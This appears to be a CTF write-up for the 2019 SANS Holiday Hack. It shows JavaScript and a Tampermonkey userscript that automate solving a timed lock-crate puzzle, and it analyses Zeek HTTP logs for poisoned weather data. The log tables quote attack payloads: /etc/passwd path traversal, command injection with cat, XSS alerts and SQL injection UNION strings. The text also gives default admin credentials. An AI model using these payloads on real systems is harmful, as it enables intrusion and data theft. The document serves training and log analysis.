5 seconds seems impossible, that is unless we automate it. Using JavaScript we can retrieve the values we mentioned above now that we know what we're looking for, and then POST these to the server to bypass the need to repair lock 10. Let's look at one of the ways this challenge can be solved using JavaScript. First off we can run these commands in the Console to locate our keys.

1. Console: Inject this JavaScript library into our page, note: this will throw off some of our later scripts.

```
<script src="https://cdn.jsdelivr.net/gh/lesander/console.history@v1.5.1/console-history.min.js"></script>
```

and call:

```
console.history[console.history.length-1].arguments[0].split("%c")[2].trim("
")
```

2. Print Preview:

```
document.getElementsByClassName("libra")[0].innerHTML.replace("<strong>","").
replace("</strong>","")
```

3. Network Pic:
   We can get this by injecting the Tesseract OCR library into our page, but this will throw off some of our later scripts.

```
var script = document.createElement('script');
script.type = 'text/javascript';
script.src = 'https://unpkg.com/tesseract.js@v2.0.2/dist/tesseract.min.js';
document.head.appendChild(script);
document.getElementsByClassName("box")[0].appendChild(script);
var seed =
document.scripts[2].outerHTML.split("\"")[3].replace("/client.js/","");
var pic = "https://crate.elfu.org/images/" + seed + ".png";
window.setTimeout(partB,300);
function partB() {
   Tesseract.recognize(
  `${pic}`,
  'eng',
  { logger: m => console.log(m) }
).then(({ data: { text } }) => {
  console.log(text)
  return(text);
})
}
```

4. Local Storage:

```
localStorage.getItem('🛢🛢🛢')
```

5. Doc Title:

```
document.title.split(" ")[2].split("
")[1]
```

6. Perspective:

```
document.getElementsByClassName("ZADFCDIV")[0].innerHTML +
document.getElementsByClassName("GMSXHBQH")[0].innerHTML +
document.getElementsByClassName("RPSMZXMY")[0].innerHTML +
document.getElementsByClassName("IDOIJIKV")[0].innerHTML +
document.getElementsByClassName("KXTBRPTJ")[0].innerHTML +
document.getElementsByClassName("AJGXPXJV")[0].innerHTML +
```

```
document.getElementsByClassName("ZWYRBISO")[0].innerHTML +
document.getElementsByClassName("KPVVBGSG")[0].innerHTML
```

7. Font Family:

```
document.head.childNodes[4].innerText.split("'")[1]
```

8. HARDCODED:

```
VERONICA
```

9. Chakra:

```
 document.styleSheets[0].cssRules[36].cssText.split("\"")[1]
+ document.styleSheets[0].cssRules[37].cssText.split("\"")[1]
+ document.styleSheets[0].cssRules[38].cssText.split("\"")[1]
+ document.styleSheets[0].cssRules[39].cssText.split("\"")[1]
+ document.styleSheets[0].cssRules[40].cssText.split("\"")[1]
```

10. HARDCODED:

```
KD29XJ37
```

To submit these swiftly we can make a POST request to:

```
crate.elfu.org/unlock
```

using the below syntax:

```
{"seed":"ca0e4737-b18a-4f21-a06c-ed7b95d55c9d","id":"10","code":"KD29XJ37"}
```

To bypass all lock submissions and instead send through the final lock solution, we should be able to make a POST request to crate.elfu.org/open using the below syntax.

```
{"seed":"4ca7f9e6-a083-4245-998c-
3c8d7cd10f48","codes":{"1":"LAZY8JH4","2":"KRM0P4WO","3":"L0U6TZV7","4":"L34I
JGWU","5":"EAW9CGG9","6":"OJNQ29VA","7":"4HSNWJ0E","8":"VERONICA","9":"FMJKPE
I9","10":"KD29XJ37"}}
```

We can also run a script to automatically repair lock 10 just for fun.

```
document.getElementsByClassName("lock
c10")[0].appendChild(document.getElementsByClassName("component
macaroni")[0]);

document.getElementsByClassName("lock
c10")[0].appendChild(document.getElementsByClassName("component swab")[0]);

document.getElementsByClassName("lock
c10")[0].appendChild(document.getElementsByClassName("component gnome")[0]);
```

By merging our queries above and adjusting the script value offsets to account for the ones we will inject, we can come up with a script which will give us all of the answers.

This entire process will involve extracting the required seed, locating the picture file, adding an image OCR analysis script, interpreting the picture text, gathering the other required elements, and posting all of this to the server… within 5 seconds. To ensure this works, we also need to be able to obtain the console output as this holds one of the keys.

The problem is that this runs as the page loads, so to do this we need to hook the console command to ensure a history is generated prior to it being run. This requires intercepting the server response and adding a line of script in between <html> and <head> to ensure that the hooking script is loaded prior to the console command being run.


Unfortunately due to how early this needs to run, injecting it using Tamper Monkey doesn't work and we need to do this semi-manually through our proxy.

```
<script
src="https://cdn.jsdelivr.net/gh/lesander/console.history@v1.5.1/console-
history.min.js"></script>
```

```
<!DOCTYPE html><html><script src="https://cdn.jsdelivr.net/gh/lesander/console.history@v1.5.1/console-history.min.js"></script><head><
```

After doing this we need to setup a couple of scripts which will automatically be run using Tamper Monkey on Firefox. The first will be set to run on document start, and will inject our image OCR script into the webpage.

```
var script = document.createElement('script');
script.type = 'text/javascript';
script.src = 'https://unpkg.com/tesseract.js@v2.0.2/dist/tesseract.min.js';
document.head.appendChild(script);
document.getElementsByClassName("box")[0].appendChild(script);
```



The next script will get all elements and send them to the server. In this case we are setting it to run ad document end so that all the required elements are loaded prior to initiating. Because we are sending this through a proxy, we can view the result received through our Proxy logs.

If we don't receive a response it is possible the system is experiencing issues, or our OCR got a value incorrect, in which case we will need to try again.

```
var seed =
document.scripts[3].outerHTML.split("\"")[3].replace("/client.js/","");
var pic = "https://crate.elfu.org/images/" + seed + ".png";

var a = console.history[console.history.length-
1].arguments[0].split("%c")[2].trim(" ")

var b = ""
var c = ""
var d = ""
var e = ""
var f = ""
var g = ""
var i = ""
var params = ""
b
= document.getElementsByClassName("libra")[0].innerHTML.replace("<strong>","")
.replace("</strong>","");
d = localStorage.getItem('🛢🛢🛢');
e = document.title.split(" ")[2].split("
")[1];
f = document.getElementsByClassName("ZADFCDIV")[0].innerHTML +
document.getElementsByClassName("GMSXHBQH")[0].innerHTML +
document.getElementsByClassName("RPSMZXMY")[0].innerHTML +
document.getElementsByClassName("IDOIJIKV")[0].innerHTML +
document.getElementsByClassName("KXTBRPTJ")[0].innerHTML +
document.getElementsByClassName("AJGXPXJV")[0].innerHTML +
document.getElementsByClassName("ZWYRBISO")[0].innerHTML +
document.getElementsByClassName("KPVVBGSG")[0].innerHTML;
g = document.head.childNodes[6].innerText.split("'")[1]
i = document.styleSheets[0].cssRules[36].cssText.split("\"")[1]
+ document.styleSheets[0].cssRules[37].cssText.split("\"")[1]
+ document.styleSheets[0].cssRules[38].cssText.split("\"")[1]
+ document.styleSheets[0].cssRules[39].cssText.split("\"")[1]
+ document.styleSheets[0].cssRules[40].cssText.split("\"")[1];

window.setTimeout(partB,5);
function partB() {
   Tesseract.recognize(
  `${pic}`,
  'eng',
  { logger: m => console.log(m) }
).then(({ data: { text } }) => {
  c = text;
  c = c.trim("\r\n");
  params =
```

```
`{"seed":"${seed}","codes":{"1":"${a}","2":"${b}","3":"${c}","4":"${d}","5":"
${e}","6":"${f}","7":"${g}","8":"VERONICA","9":"${i}","10":"KD29XJ37"}}`
  var url = "https://crate.elfu.org/open";
  var xhr = new XMLHttpRequest();
  xhr.open("POST", url, true);
  xhr.setRequestHeader("Content-type", "application/json");
  xhr.send(params);
  return(text);
})
}
```

```
// ==UserScript==
// @name         Run Payload
// @namespace    http://tampermonkey.net/
// @version      0.1
// @description  Run Crate Cracker!
// @author       You
// @match        https://crate.elfu.org/
// @grant        none
// @run-at       document-end
// ==/UserScript==

(function() {
    'use strict';
var seed = document.scripts[3].outerHTML.split("\"")[3].replace("/client.js/","");
var pic = "https://crate.elfu.org/images/" + seed + ".png";
var a = console.history[console.history.length-1].arguments[0].split("%c")[2].trim(" ")

var b = ""
var c = ""
var d = ""
var e = ""
var f = ""
var g = ""
var i = ""
var params = ""
b = document.getElementsByClassName("libra")[0].innerHTML.replace("<strong>","").replace("</strong>","");
d = localStorage.getItem('[redacted]');
e = document.title.split(" ")[2].split("                                    ")[1];
f = document.getElementsByClassName("ZADFCDIV")[0].innerHTML + document.getElementsByClassName("GMSXHBQH")[0].innerHTML + document.getElementsByClassName("RPSMZ
document.getElementsByClassName("AJGXPXJV")[0].innerHTML +
document.getElementsByClassName("ZWYRBISO")[0].innerHTML +
document.getElementsByClassName("KPVVBGSG")[0].innerHTML;
g = document.head.childNodes[6].innerText.split("'")[1]
i = document.styleSheets[0].cssRules[36].cssText.split("\"")[1] + document.styleSheets[0].cssRules[37].cssText.split("\"")[1] + document.styleSheets[0].cssRules

window.setTimeout(partB,5);
function partB() {
   Tesseract.recognize(
  `${pic}`,
  'eng',
  { logger: m => console.log(m) }
).then(({ data: { text } }) => {
  c = text;
    c = c.trim("\r\n");
  params = `{"seed":"${seed}","codes":{"1":"${a}","2":"${b}","3":"${c}","4":"${d}","5":"${e}","6":"${f}","7":"${g}","8":"VERONICA","9":"${i}","10":"KD29XJ37"}}`
  var url = "https://crate.elfu.org/open";
  var xhr = new XMLHttpRequest();
  xhr.open("POST", url, true);
  xhr.setRequestHeader("Content-type", "application/json");
  xhr.send(params);
  return(text);
})
}

})();
```

Regardless of the outcome, this piece of JavaScript automates the entire process including submission every time the page is restarted (so long as we inject our console log script through a proxy), through the use of Tamper Monkey. Although the script is fairly volatile and minor alterations to the page would impact it from working, for the purpose of automating this solution, it works 9 out of 10 times and solves it within 5 seconds.

This results in another message being received:

```
You are a Crate Cracking Master! This is our highest rank. A building will be
named in your honor, probably.
```

I shall wait for this building to be named after JPMinty… maybe, although it may be too close to JPMorgan…

https://crate.elfu.org/images/scores/1769e9d6-3163-4331-aa06-96a2ad1a031b.jpg

As a bonus bit of trivia, we can fake the locks being unlocked by intercepting the failed response from the server and modifying It to return the lock number:true. This will work to unlock them, but because the final lock submits the answers to the server for confirmation, this will fail and really only gives you the illusion that it was successful.

```
{"1":true}
```

Some final pieces of information is that this challenge can also be found at: https://sleighworkshopdoor.elfu.org/ and if we're using that URL we'll need to change all instances of the crate.elfu.org url we have mentioned previously. In addition, Firefox appears to skew the location of the crate and occasionally removes the lock chain when compared with Chrome, which is why sometimes the crate is invisible.

OBJECTIVE 12: FILTER OUT POISONED SOURCES OF WEATHER DATA

12) Filter Out Poisoned Sources of Weather Data

Difficulty:


Use the data supplied in the Zeek JSON logs to identify the IP addresses of attackers poisoning Santa's flight mapping software. Block the 100 offending sources of information to guide Santa's sleigh through the attack. Submit the Route ID ("RID") success value that you're given. *For hints on achieving this objective, please visit the Sleigh Shop and talk with Wunorse Openslae.*

This objective involves taking over 55,000 events from within a Zeek JSON file and identify malicious IP addresses which are sending anomalous data to Santa's flight mapping software. The premise of this challenge is that we can use JQ and its query syntax to locate offending IPs and then block them. First and foremost, we need a username and password to log into the Sleigh Route Finder.

Although jq has a lot of useful features, old habits die hard, so in this case we're taking another avenue. By using jq we're able to convert the Zeek JSON file into a csv file which we can then save as a spreadsheet and do data analysis on using excel.

```
~$ cat http.log | jq -r '(.[0] | keys_unsorted) as $keys | $keys, map([.[
$keys[] ]])[] | @csv' > http.csv
```


From here we have a nice starting point. Talking to Wunorse Openslae gives us a hint that the login may be within the Zeek http.log file.



Looking back at Objective 10, we've actually got the Machine Learning Sleigh Route Finder QUICK-START Guide we previously decrypted which provides another clue.

3. SRF - Sleigh Route Finder Web API

The SRF Web API is started up on Super Sled-O-Matic device bootup and by default binds to 0.0.0.0:1225:



The default login credentials should be changed on startup and can be found in the readme in the ElfU Research Labs git repository.

Because we know the default login credentials can be found in the readme, it's possible that this made it from the git repository into the production environment and are available to us. Knowing a bit about git, we know that this file is created in Markdown and is called README.md.


Looking through our newly created spreadsheet we can indeed see a request to README.md

GET	srf.elfu.org	/api/weather?station_id=1' UNION SELECT NULL,NULL,NULL--	http://10.20.3.80/
GET	srf.elfu.org	/README.md	-
POST	10.20.3.80	/api/login	-


By downloading this through the web application we are presented with the necessary credentials.

```
# Sled-O-Matic - Sleigh Route Finder Web API

### Installation

```
sudo apt install python3-pip
sudo python3 -m pip install -r requirements.txt
```

Running:

`python3 ./srfweb.py`

Logging in:

You can login using the default admin pass:

`admin 924158F9522B3744F5FCD4D10FAC4356`

However, it's recommended to change this in the sqlite db to something custom.
```

We are now able to log into the Web interface using: Admin 924158F9522B3744F5FCD4D10FAC4356. It should be noted that the password is also visibly an MD5 sum of something, although having said this the content which makes up this md5 sum is still unknown. After logging in we can see there's clearly an issue.



Following the challenge tips from Openslae we note that there are concerns that malicious IPs have been using Local File Inclusion, Cross Site Scripting, SQL Injection, and Shell Activity to contribute to this erroneous weather data.



Starting our investigation from these 4 points of concern, we can see 4 primary fields which may provide us with evidence of LFI, XSS, SQLi and Shell activity; Host, URI, User Agent, and Username.

Looking into LFI, we can see that there's some clear evidence of this within the URI field shown with attempts to view the /etc/passwd file, so we can take these entries and make note of their User Agent which may be useful as a pivot.

ts	uid	id.orig_h	id.ori	id	id.re	tra	method	host	uri	re	ve	user_agent
LFI												
2019-10-17	CtytN	102.143.16.184	####	1(	80	1	GET	srf.elfu.org	/api/weather?station_id="/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/etc/passwd	-	1	Mozilla/4.0 (compatible; MSIE 8.0; Windows_NT 5.1; Trident/4.0)
2019-10-17	CfOJDc	230.246.50.221	####	1(	80	1	GET	srf.elfu.org	/api/weather?station_id=../../../../../../../../bin/cat /etc/passwd\\x00|	-	1	Mozilla/4.0 (compatible;MSIE 7.0;Windows NT 6.
2019-10-17	CBIDf	131.186.145.73	####	1(	80	1	GET	srf.elfu.org	10.20.3.80 /api/stations?station_id=| cat /etc/passwd |	-	1	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) gecko/20100401 Firefox/3.6.1 (.NET CLR 3.5.30731
2019-10-17	Cxmb	253.182.102.55	####	1(	80	1	GET	srf.elfu.org	/api/weather?station_id=;cat /etc/passwd	-	1	Opera/8.81 (Windows-NT 6.1; U; en)
2019-10-17	Cz8l9	229.133.163.235	####	1(	80	2	GET	srf.elfu.org	/api/login?id=cat /etc/passwd| |	-	1	Mozilla/5.0 Windows; U; Windows NT5.1; en-US; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.1 (.NET CLR 3.5.30729)
2019-10-17	CJNK1	23.49.177.78	####	1(	80	3	GET	-	/api/weather?station_id=`/etc/passwd`	-	1	Mozilla/4.0 (compatible MSIE 5.0;Windows_98)
2019-10-17	CTJab	223.149.180.133	####	1(	80	6	GET	srf.elfu.org	/api/weather?station_id=/../../../../../../../../../../etc/passwd	-	1	Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 500.0)
2019-10-17	CKtzN	187.178.169.123	####	1(	80	1	GET	srf.elfu.org	10.20.3.80 /api/login?id=/../../../../../../../../etc/passwd	-	1	Mozilla4.0 (compatible; MSSIE 8.0; Windows NT 5.1; Trident/5.0)
2019-10-17	CkbR1	116.116.98.205	####	1(	80	2	GET	srf.elfu.org	/api/weather?station_id=/../../../../../../../../etc/passwd	-	1	Mozilla/4.0 (compatible; MSIE 6.a; Windows NT5)
2019-10-17	ChxHf	9.206.212.33	####	1(	80	6	GET	srf.elfu.org	10.20.3.80 /api/weather?station_id=/etc/passwd	-	1	Mozilla/4.0(compatible; MSIE 666.0; Windows NT 5.1
2019-10-17	CyTd9	28.169.41.122	####	1(	80	1	GET	srf.elfu.org	/api/login?id=.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./etc/passwd	-	1	Mozilla/5.0 (Windows NT 10.0;Win64;x64)

LFI Total Count: 11

Moving onto XSS we can find evidence in the Host field and URI field. This is indicated by attempts to inject a script which will cause an alert to popup. Once again we can take note of the User Agent which we will look at pivoting on later.

XSS Total Count: 16

ts	uid	id.orig_h	id.ori	id	id.r	tra	method	host	uri	r	ve	user_agent
XSS												
2019-10-05	CV5Cr	56.5.47.137	####	1(	80	#	GET	srf.elfu.org	/logout?id=<script>alert(1400620032)</script>&ref_a=avdsscanning\"><script>alert(1	-	1	HttpBrowser/1.0
2019-10-06	C6KB\	19.235.69.221	####	1(	80	1	GET	10.20.3.80	/api/weather?station_id=<script>alert(1)</script>.html	h	1	Mozilla/4.0 (compatible; MSIE6.0; Windows NT 5.1)
2019-10-06	CF4Dc	69.221.145.150	####	1(	80	1	GET	-	/api/measurements?station_id=<script>alert(60602325)</script>	h	1	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT5.1)
2019-10-06	CJlup!	42.191.112.181	####	1(	80	2	GET	-	/api/weather?station_id=<script>alert(autmatedsacnningist)</script>	-	1	Mozilla/4.0 (compatible; MSIE 6.1; Windows NT6.0)
2019-10-06	CRITXI	48.66.193.176	####	1(	80	1	GET	srf.elfu.org	/api/weather?station_id=<script>alert(automatedscaning)</script>	h	1	Mozilla/4.0 (compatible; MSIE 7.0; Windos NT 6.0)
2019-10-06	CQLX	49.161.8.58	####	1(	80	1	GET	srf.elfu.org	/api/stations?station_id=<script>alert('automatedscanning')</script>	h	1	Mozilla/4.0 (compatibl; MSIE 7.0; Windows NT 6.0; Trident/4.0; SIMBAR={7DB0F6DE-8DE7-4841-9084-28FA914B0F2E}; SLCC1; .N
2019-10-07	CDke7	84.147.231.129	####	1(	80	1	GET	10.20.3.80	/api/weather?station_id=<script>alert('automatedscanning');</script>	h	1	Mozilla/4.0 (compatible; Metasploit RSPEC)
2019-10-08	CFJm/	44.74.106.131	####	1(	80	1	GET	srf.elfu.org	/api/stations?station_id=<script>alert(\"automatedscanning\")</script>	h	1	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) ApleWebKit/525.13 (KHTML, like Gecko) chrome/4.0.221.6 safari/525.13
2019-10-09	CgCQ!	106.93.213.219	####	1(	80	5	GET	10.20.3.80	/api/weather?station_id=<script>alert(\"automatedscanning\")</script>;	-	1	Mozilla/5.0 (compatible; Goglebot/2.1; +http://www.google.com/bot.html)
2019-10-31	CFYoz	123.127.233.97	####	1(	80	5	GET	<script>alert('automatedscann	/index.html	-	1	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/600.7.12 (KHTML, like Gecko) Version/8.0.7 Safari/600.7.12
2019-11-02	C7kU:	80.244.147.207	####	1(	80	1	GET	<script>alert('automatedscann	/home.html	h	1	Mozilla/5.0 (Linux; U; Android 4.1.1; en-gb; Build/KLP) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Safari/534.30
2019-11-03	Cmnn	168.66.108.62	####	1(	80	3	GET	<script>alert(\"automatedscan	/home.html	-	1	Mozilla/5.0 (Linux; Android 5.1.1; Nexus 5 Build/LMY48B; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/43.0.2357.65 Mobile Safari/537.36
2019-11-05	CDAb(	200.75.228.240	####	1(	80	1	GET	<script>alert(\"avdscan-68116!	/alert.html	-	1	Mozilla/5.0 (Linux; Android 4.4; Nexus 5 Build/_BuildID_) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/30.0.0.0 Mobile Safari/537.36
2019-11-01	COWe	95.166.116.45	####	1(	80	2	GET	<script>alert(\"automatedscan	/santa.html	-	1	Mozilla/5.0 (Linux; Android 4.0.4; Galaxy Nexus Build/IMM76B) AppleWebKit/535.19 (KHTML, like Gecko) Chrome/18.0.1025.133 Mobile Safari/535.19
2019-10-30	CJUOc	65.153.114.120	####	1(	80	1	GET	<script>alert(automatedscanni	/home.html	-	1	Mozilla/5.0 (iPhone; CPU iPhone OS 10_3 like Mac OS X) AppleWebKit/603.1.23 (KHTML, like Gecko) Version/10.0 Mobile/14E5239e Safari/602.1
2019-10-29	Cem8	61.110.82.125	####	1(	80	5	GET	<script>alert(\"automatedscan	/map.html	-	1	Mozilla/5.0 (iPhone; CPU iPhone OS 10_3 like Mac OS X) AppleWebKit/602.1.50 (KHTML, like Gecko) CriOS/56.0.2924.75 Mobile/14E5239e Safari/602.1

Moving onto SQLi, we can find evidence of this in the URI field, User Agent field, and Username field. This is indicated by attempts to use ' or '1=1, and UNION select statements. Once again we can take note of the User Agent for the URI entries which we will look at pivoting on later.

SQLi Total Count: 29

ts	uid	id.orig_h	id.o	ic	id.r	tr.	metho	host	uri	r	v	user_agent	origi	request_body	response_body	status_c	status_m	info_co	info_m	tags	usernan
SQLi																					
2019-10-1	Cyoc	68.115.251.76	###	1(	80	#	GET	-	/	-	1	1 UNION SELECT 1,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x6e,0x69,0x6e,0x67,,3,4,5,6,7,8 -- '	-	0	5095	200	OK	-	-	(empty)	-
2019-10-1	C21A	118.196.230.17(	###	1(	80	#	GET	-	/vendor/fontawesome-free/webfonts/fa-solid-900.woff2	h	1	1 UNION SELECT 1,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x6e,0x69,0x6e,0x67,,3,4,5,6,7,8 -- '	-	0	75408	200	OK	-	-	(empty)	-
2019-10-1	CyDi	173.37.160.150	###	1(	80	1	GET	10.20.3.80	/api/weather?station_id="	h	1	1 UNION SELECT 1,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x6e,0x69,0x6e,0x67,,3,4,5,6,7,8 -- '	-	0	296875609	200	OK	-	-	(empty)	-
2019-10-1	C6pr	81.14.204.154	###	1(	80	1	GET	srf.elfu.org	/api/weather?station_id="	h	1	1 UNION SELECT 1,1409605378,1,1,1,1,1,1,1,1/*&blogId=1	-	0	296875609	200	OK	-	-	(empty)	-
2019-10-1	CBzm	135.203.243.4(	###	1(	80	2	GET	srf.elfu.org	/santa.html	h	1	1 UNION/**/SELECT/**/994320606,1,1,1,1,1,1,1/*&blogId=1	-	0	72490	200	OK	-	-	(empty)	-
2019-10-1	CUks	186.28.46.179	###	1(	80	5	GET	srf.elfu.org	/apidocs.pdf	h	1	1 UNION SELECT 1729540636,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x65,0x72, --	-	0	110879	200	OK	-	-	(empty)	-
2019-10-1	CwGi	13.39.153.254	###	1(	80	1	GET	-	/img/badweather.png	-	1	1 UNION SELECT -1,'autosc','test','O:8:\"stdClass\":3:{s:3:\"mod\";s:15:\"resourcesmodule\";s:3:\"src\";s:20:\"@random41940ceb78dbb\";s:3:\"int\";s:0:\"\";}',7,0,0,0,0,0,0 /*	-	0	84841	200	OK	-	-	(empty)	-
2019-10-1	CaHC	111.81.145.191	###	1(	80	1	GET	srf.elfu.org	/css/freelancer.min.css	-	1	1 UNION SELECT '1','2','automatedscanning','1233627891','5'	-	0	147858	200	OK	-	-	(empty)	-
2019-10-1	CaBE	0.216.249.31	###	1(	80	2	GET	srf.elfu.org	/api/stations	-	1	1 UNION/**/SELECT/**/1,2,434635502,4/*&blog=1	-	0	196875	200	OK	-	-	(empty)	-
2019-10-0	CEKV	42.103.246.25(	###	1(	80	1	GET	srf.elfu.org	/api/weather?station_id=1' UNION SELECT NULL,NULL,NULL--	h	1	Mozilla/4.0 (compatible; MSIe 7.0; Windows NT 5.1)	-	0	433	200	OK	-	-	(empty)	-
2019-10-0	Ce7v	2.230.60.70	###	1(	80	2	GET	srf.elfu.org	/api/weather?station_id=1' UNION SELECT 0,0,username,0,password,0,0,0,0,0,(	h	1	Mozilla/5.0 (compatible; MSIE 10.0; W1ndow NT 6.1; Trident/6.0)	-	0	0	200	OK	-	-	(empty)	-
2019-10-0	CRTC	10.155.246.29	###	1(	80	1	GET	srf.elfu.org	/logout?id=1' UNION SELECT null,null,'autosc','autoscan',null,null,null,null,null,n	h	1	Mozilla/4.0 (compatible; MSIEE 7.0; Windows NT 5.1)	-	0	0	200	OK	-	-	(empty)	-
2019-10-0	CH7t	225.191.220.13	###	1(	80	#	GET	-	/api/weather?station_id=1' UNION/**/SELECT 302590057/*	h	1	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; AntivirXP08; .NET CLR 1.1.4322)	-	0	0	200	OK	-	-	(empty)	-
2019-10-0	Cowf	75.73.228.192	###	1(	80	6	GET	srf.elfu.org	/logout?id=1' UNION/**/SELECT 1223209983/*	h	1	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; PeoplePal 7.0; .NET CLR 2.0.50727)	-	0	0	200	OK	-	-	(empty)	-
2019-10-0	Co2s	249.34.9.16	###	1(	80	2	GET	srf.elfu.org	/api/login?id=1' UNION/**/SELECT/**/0,1,concat(2037589218,0x3a,323562020(	-	1	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; FunWebProducts; .NET CLR 1.1.4322; .NET CLR 2.0.50727)	-	0	54	200	OK	-	-	(empty)	-
2019-10-1	ChDz	27.88.56.114	###	1(	80	1	GET	-	/api/weather?station_id=1' UNION/**/SELECT/**/0,1,concat(2037589218,0x3a,3	-	1	Mozilla/5.0 (Windows NT 6.1; WOW62; rv:53.0) Gecko/20100101 Chrome /53.0	-	0	0	200	OK	-	-	(empty)	-
2019-10-1	CpEk	238.143.78.114	###	1(	80	1	GET	srf.elfu.org	/api/weather?station_id=1' UNION/**/SELECT/**/0,1,concat(2037589218,0x3a,3	h	1	Mozilla/4.0 (compatible; MSIE 8.0; Window NT 5.1)	-	0	0	200	OK	-	-	(empty)	-
2019-10-1	ChvE	121.7.186.163	###	1(	80	1	GET	srf.elfu.org	/api/weather?station_id=1' UNION+SELECT+1,1416442047	h	1	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0)	-	0	0	200	OK	-	-	(empty)	-
2019-10-1	CIRX	106.132.195.15(	###	1(	80	1	GET	10.20.3.80	/api/stations?station_id=1' UNION SELECT 1,'automatedscanning','5e0bd03bec	h	1	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NETS CLR 1.1.4322)	-	0	0	200	OK	-	-	(empty)	-
2019-10-1	CBA2	129.121.121.48	###	1(	80	1	GET	srf.elfu.org	/api/weather?station_id=1' UNION SELECT 2,'admin','1RxS1ROtX$IzA1S3fcCh	h	1	Wget/1.9+cvs-stable (Red Hat modified)	-	0	0	200	OK	-	-	(empty)	-
2019-10-1	CpW	190.245.228.3(	###	1(	80	7	GET	srf.elfu.org	/api/weather?station_id=1' UNION SELECT 1434719383,1857542197 --	h	1	Mozilla/4.0 (compatible; MSIE 8.0; Windows MT 6.1; Trident/4.0; .NET CLR 1.1.4322;)	-	0	0	200	OK	-	-	(empty)	-
2019-10-1	CN5X	34.129.179.28	###	1(	80	#	GET	srf.elfu.org	/api/measurements?station_id=1' UNION SELECT 1434719383,1857542197 --	-	1	Mozilla/5.0 (Windows NT 5.1; ;)	-	0	0	200	OK	-	-	(empty)	-
2019-10-1	CgNT	135.32.99.116	###	1(	80	2	GET	srf.elfu.org	/api/stations?station_id=1' UNION SELECT 1,2,'automatedscanning',4,5,6,7,8,9,	h	1	CholTBAgent	-	0	0	200	OK	-	-	(empty)	-
2019-10-1	C1JP	2.240.116.254	###	1(	80	2	GET	srf.elfu.org	/api/weather?station_id=1' UNION/**/SELECT/**/2015889686,1,288214646/*	-	1	Mozilla/5.0 Winlnet	-	0	0	200	OK	-	-	(empty)	-
